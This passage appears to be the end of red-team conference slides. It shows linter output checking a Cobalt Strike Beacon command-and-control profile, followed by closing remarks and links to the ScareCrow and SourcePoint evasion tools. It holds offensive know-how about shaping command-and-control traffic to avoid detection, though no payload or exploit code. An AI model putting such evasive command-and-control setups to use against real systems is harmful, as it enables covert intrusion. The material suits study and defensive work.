[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output POSTs results
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
[+] Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.
[!] .host_stage is FALSE. This will break staging over HTTP, HTTPS, and DNS!
[!] .code-signer.keystore is missing. Will not sign executables and DLLs
[+] Found SSL certificate keystore
```

Final Thoughts

- We need to understand blue team procedures better
- Blue teamers have been attending our talks, it's time we do the same
- Only way to keep the cat and mouse game alive
- Learn blue to be better at red

Questions

- ScareCrow's repo can be found here (https://github.com/optiv/ScareCrow)
- SourcePoint repo can be found here (https://github.com/Tylous/SourcePoint)
- Slides can be found here (https://github.com/Tylous/Slides)
- Twitter: @Tyl0us
- Github: Tylous